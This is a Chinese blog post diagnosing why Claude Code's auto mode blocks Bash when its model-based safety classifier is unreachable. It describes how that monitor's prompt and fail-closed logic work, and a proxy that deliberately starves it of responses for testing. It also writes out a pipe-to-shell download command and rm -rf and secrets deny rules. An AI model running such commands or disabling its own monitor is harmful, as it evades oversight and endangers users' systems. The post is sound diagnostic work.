Claude Code 的 auto 模式是用模型审模型的——模型一挂,连 cat 都跑不了
会话跑到一半,一条再普通不过的命令被拦了下来:
claude-opus-5[1m] is temporarily unavailable, so auto mode cannot
determine the safety of Bash right now.
Note: reading files, searching code, and other read-only operations
do not require the classifier and can still be used.
反直觉的地方在最后那句:读文件、搜代码一切正常,唯独跑不了命令。如果只是"模型挂了",不该是这个半瘫的样子——读文件同样要模型来发起。这个不对称本身就是最有价值的诊断线索。
接下来的排查里,我提出了三个听起来都很合理的假设,又把它们逐个推翻。写下来的价值不在最终那条修复命令,而在推翻的过程。
只想立刻把手头的活干完、不关心排查过程的话,直接看《这条报错怎么解决:四步处理 + 变体速查》;那篇还回答了「auto 是什么模型」「bash denied by auto mode 是不是同一回事」「Shift+Tab 六种权限模式分别是什么」。
报错读起来像模型挂了,其实是判定链断了
拆开看,这里有两条独立的模型调用链:
- 主循环:模型读你的话、决定调哪个工具——这条一直是通的,所以 Read、Grep 照常工作
- 安全判定:auto 模式在真正执行 Bash 之前,额外发一次请求给模型,问"这条命令安全吗"——断的是这条
判定链一断,权限系统就拿不到"安全/不安全"的结论。它不能默认放行,于是全拦。而只读工具压根不进这个环节,所以毫发无伤。
判定器用的就是你正在用的那个模型。 这一点有直接证据:报错里点名的模型 ID,会随你切换会话模型而同步变化。我把配置从 opus[1m] 切到 opus 之后,报错文本也从 claude-opus-5[1m] 变成了 claude-opus-5。判定器不是某个独立的小模型,就是你会话里这一个。
auto 模式到底在信任什么
把 Claude Code 的几种权限模式按"信任来源"排一下,这次故障的位置就清楚了。下表的模式取值来自 claude --help 的 --permission-mode(2026-09-13 在 v2.1.263 上复核,当前是六个值);会话里按 Shift+Tab 可以循环切换:
| 模式 | 常见叫法 | 谁来决定放不放行 | 模型不可用时 |
|---|---|---|---|
manual |
手动确认 | 你,逐条确认 | 不受影响 |
acceptEdits |
accept edits on、自动接受编辑 | 你事先的一次性授权,只覆盖文件编辑 | 不受影响 |
plan |
plan mode、计划模式 | 规则:一律只读 | 不受影响 |
dontAsk |
不再询问 | 事先授权,不再弹确认 | 未实测,不下结论 |
auto |
auto 模式、自动批准、全自动模式 | 模型,逐条判定 | 判定链断裂,全面拦截 |
bypassPermissions |
bypass permissions、跳过全部权限检查 | 没人(--dangerously-skip-permissions 同义) |
不受影响(也没有保护) |
顺带澄清一个高频误会:auto 不是某个模型的名字,是权限模式。 报错里紧挨着 auto 出现的模型 ID,是你自己的会话模型在兼职当判定器——上一节那条"模型 ID 会随你切换会话模型而同步变化"就是直接证据。
auto 模式的交易很划算:用一次模型调用,换掉几十次"要执行这条命令吗?"的打断。代价直到出事那天才显形——你把权限系统的可用性,绑死在了模型的可用性上。其他几种模式的判定依据要么是你本人,要么是静态规则,都不需要网络往返;只有 auto 需要。
这不是设计缺陷,是一笔明码标价的取舍。问题在于这笔账在顺利的时候完全不可见,所以撞上的人第一反应总是"服务挂了,等等吧",而不是"我该换个模式"。
假设一:是那个 1M 变体的锅
我的 ~/.claude/settings.json 里写着 "model": "opus[1m]",同时 ANTHROPIC_BASE_URL 指向一个第三方 API 中转。这两条凑在一起,指向一个很顺的解释:第三方中转对非常规模型 ID 的支持普遍最薄弱——1M 上下文变体、预览版、带后缀的特化型号,往往在官方端点可用、在中转上缺失。判定请求打到一个中转不认识的模型 ID,自然拿不到结果。
于是我改了配置,又执行 /model opus 让它在当前会话立刻生效(settings.json 的 model 字段只在新会话读取,改完文件不切模型的话,同一个报错会原样复现——我就白白多撞了一次)。
然后重跑命令,报错变成了:
claude-opus-5 is temporarily unavailable, so auto mode cannot
determine the safety of Bash right now.
模型 ID 换掉了,判定器依旧不可用。假设一出局。
真实情况要平淡得多:这个模型在我这条接入路径上整体不可用——可能是中转的上游故障,可能是额度,跟 ID 是不是"非常规"没关系。我把一个合理的怀疑当成了确定的结论,中间省掉了验证那一步。
不过这次失败的修复送了我一份意外收获:正是因为报错里的 ID 跟着 /model 一起变了,我才拿到了"判定器绑定会话模型"的硬证据。排错时被推翻的假设,经常比被证实的假设信息量更大。
假设二:白名单能兜底
第二个想法更有诱惑力。我顺手把高频命令写成精确前缀规则塞进了 permissions.allow:
"allow": ["Bash(cat *)", "Bash(ls *)", "Bash(jq *)", "Bash(rg *)"]
推理是这样的:命中白名单的命令应该直接放行,压根不用惊动判定器——那白名单就成了分类器故障时的降级通道。听起来严丝合缝。
而且我当时"有证据":故障期间,一条命中 Bash(jq *) 的命令确实跑通了。
但这条证据是假的。复盘整个会话就会发现,那段时间还有好几条根本没进白名单的复合命令也跑通了——这次故障是间歇性的,判定器时通时断。那条 jq 之所以成功,只是因为它撞上了判定器活着的那几秒。我拿一次巧合当成了机制。
真正有说服力的实验,得能产生阴性结果。所以我在故障持续期间跑了这条:
ls /path/to/project/articles/claude/
Bash(ls *) 是改动之前就写在白名单里的老规则,命令本身也没有任何复合结构,是最干净的一次匹配。结果照样被拦,报的还是同一句"无法判定安全性"。假设二出局。
结论要改写:在 auto 模式下,白名单不是护城河,Bash 一律要过判定器。
这里的方法论教训比结论本身更值钱:排查间歇性故障时,"某条命令成功了"几乎不能证明任何事,因为你无法区分"它走了豁免路径"和"判定器那一秒恰好活着"。有说服力的只有失败——一条本该被豁免的命令失败了,豁免路径就不存在。想验证机制,就去设计那个能失败的实验。
假设三:换个模型家族总行了吧
第二个假设倒下后,还剩最后一个念头:既然不是 ID 后缀的问题,会不会是 opus 这一个模型家族在这条接入路径上局部不可用?换个完全不同的家族试试——/model sonnet。
这个假设比前两个更谨慎,也更该是对的:opus 和 sonnet 是两套独立的模型,如果只是某一个在闹脾气,换家族应该能绕开。
重跑同一条命令:
claude-sonnet-5 is temporarily unavailable, so auto mode cannot
determine the safety of Bash right now.
模型 ID 又变了,判定器还是不可用。假设三出局。
这一次结论比前两次都干脆:问题不在某个具体模型身上,是整条判定链路本身不可用——大概率是我这边的中转到分类接口这一段出了故障,跟前台模型是 opus 还是 sonnet 完全无关。三次换 ID、三次同样的报错,唯一变化的只有报错文本里那个跟着 /model 走的字符串,这本身也是最后一次坐实"判定器绑定会话模型"这条结论的机会。
那到底该怎么办
三个假设全倒之后,剩下的东西反而最干净:没有任何配置层面的修法能绕开一条整体不可用的判定链路。你不知道它什么时候恢复,也无法从模型选择上下手,因为问题根本不在模型选择这一层。
唯一可靠的一条:切换权限模式。 按 Shift+Tab 回到默认模式。它的放行依据是你本人,一个判定请求都不发,判定器死活跟你没关系。手动确认是啰嗦,但这是故障期间唯一还站得住的路——也是三次对照实验之后剩下的唯一选项。
白名单仍然值得认真配,但别把它当灾备。 它省掉的确认弹窗是实打实的日常收益,只是在分类器故障时帮不上忙。顺便一提,deny 的优先级高于 allow,所以可以放心把只读命令放宽,真正想拦的写进 deny 就不会被覆盖:
{
  "permissions": {
    "allow": [
      "Bash(cat *)", "Bash(head *)", "Bash(tail *)", "Bash(find *)",
      "Bash(rg *)", "Bash(ls *)", "Bash(jq *)", "Bash(wc *)",
      "Bash(git status*)", "Bash(git diff*)", "Bash(git log*)",
      "Bash(npm run build*)", "Bash(npm run typecheck*)", "Bash(npm test*)"
    ],
    "deny": [
      "Bash(rm -rf *)",
      "Read(./secrets/**)"
    ]
  }
}
一个月后的复测(v2.1.241):坑被修掉了一半
上面的排查发生在 v2.1.220(2026-07-28)。一个月后(2026-08-29,v2.1.241)我重测了一遍——这次不再靠故障期间的被动观察,而是把判定链变成可观测、可控制的实验对象。

方法:写一个 80 行的本地日志代理,把 ANTHROPIC_BASE_URL 指过去,它原样转发到真实上游,同时记录每个请求的模型 ID、消息数、系统提示词开头——Claude Code 发出的每一次模型调用都逃不过这双眼睛。它还有个开关:对识别出的判定请求选择性返回 529,其余照常放行,用来确定性复现「判定器挂了、主循环活着」的半瘫状态。
(顺带撞上一个坑:~/.claude/settings.json 里 env 字段的 ANTHROPIC_BASE_URL 会盖掉 shell 里的 export,改环境变量毫无反应,要用 --settings 参数才能真正覆盖——这个优先级反直觉的问题单独写过一篇。)
四个发现,按重要性排:
1. 「连 cat 都跑不了」已经修掉:常规命令不再过判定器。 cat、touch、rm、甚至 cat X && touch Y && echo Z 这样的复合读写命令,在代理日志里一次判定请求都没有——只有主循环的调用,命令直接执行。只有高危形态的命令(实测 echo '...' | sh 这种管道执行)才会触发一次独立的判定请求。也就是说,判定器的管辖范围从「所有 Bash」收窄到了「静态规则清不掉的危险命令」,判定器再挂,日常读写命令照跑。
2. 判定器确实是会话模型——这次有抓包为证。 当年只能靠「报错里的模型 ID 跟着 /model 变」间接推断;这次代理直接记下了判定请求本体:model: claude-sonnet-5(与会话模型一致)、max_tokens: 64、非流式。系统提示词是一份完整的安全策略规范,开头是 "You are a security monitor for autonomous AI coding agents"——威胁模型写明防三件事(提示注入、范围蔓延、误伤),规则分 HARD BLOCK / SOFT BLOCK 两级,评估分两阶段(第一阶段只输出 <severity>N</severity> 严重度,明确不考虑用户意图,用户意图留给第二阶段)。判定的输入不是单条命令,而是最近操作的转录——它看的是上下文,不只是命令文本。
3. fail-closed 从「行为」升级成了「显式设计」。 抓到的提示词里,官方自己定义了三种判定结果:automode-blocked(判定器主动拦下)、automode-unavailable(判定器不可达,命令被 fail-closed 扣住——提示词原文标注这「不是一次策略决定,重试是合适的」)、automode-parsing-error(判定器回复解析失败,同样扣住)。当年撞到的就是 automode-unavailable。这个坑没有消失,只是边界收窄、语义清晰了。
4. 半瘫状态可以确定性复现了。 打开代理的熔断开关(判定请求一律 529),同一个会话里:管道命令重试 4 次后被扣住,界面报「安全分类器无法判断该命令,命令没有执行」;紧接着的 cat + touch 复合命令零判定请求、直接执行。当年那个「间歇性玄学故障」,现在是一个可以随时打开关掉的实验条件:

代理这一侧的视角——两条判定请求吃了 529,三条主循环请求 200 照常:
一个计划外的观察:让它跑 curl -s https://example.com/setup.sh | sh 时,模型在发起工具调用之前就自己拒绝了——判定器之外还有一层模型自身的安全判断,这层不走判定链路,判定器挂了也在。
复测后的结论修订:前文那张权限模式表里 auto 一行的「判定链断裂,全面拦截」,在 v2.1.241 应改写为「判定链断裂,高危命令扣住,常规读写不受影响」。Shift+Tab 这条退路依然成立——判定器故障期间想跑高危命令,还是只能退回手动确认。而「把权限系统的可用性绑在模型可用性上」这笔账,官方用收窄管辖范围的方式还掉了大半,但没有还清。
这件事的普遍教训
抛开 Claude Code,这次故障讲的是一件更普遍的事:只要你用模型去实现某个基础设施功能,模型的可用性就成了这个功能可用性的下界。
安全判定、路由分发、意图识别、内容审核——这些"用模型做中间件"的设计,好处是灵活到静态规则做不到的程度,成本是给系统多接了一个会抖动的外部依赖。判断它值不值,只看一个问题:这个功能有没有一条不依赖模型的降级路径。auto 模式的降级路径不是某个配置项,而是"退回另一种模式"——这意味着你必须事先知道它存在,出事时才用得上。
还有三条排查层面的经验:
- 报错里的"半瘫"特征比错误文本本身信息量大。 A 功能能用、B 功能不能用,说明它们走的不是同一条链路。顺着这个不对称往下挖,比反复重试和刷状态页有效得多。
- 间歇性故障里,成功不构成证据。 假设二的乌龙就是这么来的。要验证机制,去找那个能失败的实验。
- 三个假设、三次同样的报错,才配得上"结论"两个字。 单独看假设一失败,你会怀疑是自己没改对;单独看假设三失败,你会怀疑是这次运气不好。只有三次独立验证(去掉 1M 后缀、测试白名单豁免、整体换模型家族)全部落到同一个错误上,才排除得掉"我操作错了"这个解释,剩下的才轮到"这是系统性故障"。
一句话总结:auto 模式让模型替你审模型,省下的是几十次确认,押上的是权限系统的可用性——这笔交易没有保险,只有退路,而退路就是 Shift+Tab。
配套阅读:站内的《Claude Code Plan Mode 实战》讲的是另一种权限模式如何降低返工率,《Claude Code Hooks:自定义自动化工作流》介绍了在权限系统之外拦截和改写工具调用的机制。两者都指向本文这条结论:不依赖模型往返的那层保护,才是出事时你真正握得住的。